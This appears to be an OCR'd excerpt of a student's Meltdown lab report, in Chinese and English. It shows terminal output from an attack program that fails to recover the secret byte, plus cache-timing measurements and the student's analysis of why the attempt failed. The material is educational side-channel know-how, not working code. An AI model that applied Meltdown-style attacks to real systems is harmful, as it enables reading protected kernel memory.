


```
[05/12/21]seed@VM:~/meltdown$ ./task82
The secret value is 128
The number of hits is 730
The secret value is 254
The number of hits is 604
The secret value is 90
The number of hits is 851
The secret value is 2
The number of hits is 917
The secret value is 2
The number of hits is 894
The secret value is 2
The number of hits is 920
The secret value is 2
The number of hits is 904
The secret value is 2
The number of hits is 908
```

发现多次执行后下标为 2 的 value 命中次数最多，很遗憾没有得到真正的 secret。

三、 Analysis and Conclusion 实验分析与结论

将 CacheTime 的 size 改成 100*4096 后，重新观察。



```
[05/13/21]seed@VM:~/meltdown$ ./CacheTime
Access time for array[0*4096]: 820 CPU cycles
Access time for array[1*4096]: 220 CPU cycles
Access time for array[2*4096]: 260 CPU cycles
Access time for array[3*4096]: 60 CPU cycles
Access time for array[4*4096]: 300 CPU cycles
Access time for array[5*4096]: 40 CPU cycles
Access time for array[6*4096]: 60 CPU cycles
Access time for array[7*4096]: 40 CPU cycles
Access time for array[8*4096]: 60 CPU cycles
Access time for array[9*4096]: 60 CPU cycles
Access time for array[10*4096]: 40 CPU cycles
Access time for array[11*4096]: 40 CPU cycles
Access time for array[12*4096]: 40 CPU cycles
Access time for array[13*4096]: 40 CPU cycles
Access time for array[14*4096]: 40 CPU cycles
Access time for array[15*4096]: 40 CPU cycles
Access time for array[16*4096]: 60 CPU cycles
Access time for array[17*4096]: 40 CPU cycles
Access time for array[18*4096]: 60 CPU cycles
Access time for array[19*4096]: 60 CPU cycles
```

发现很多未访问过的数组反而会比 3 和 7 更快，这可能导致了 task7 和 task8 的失败。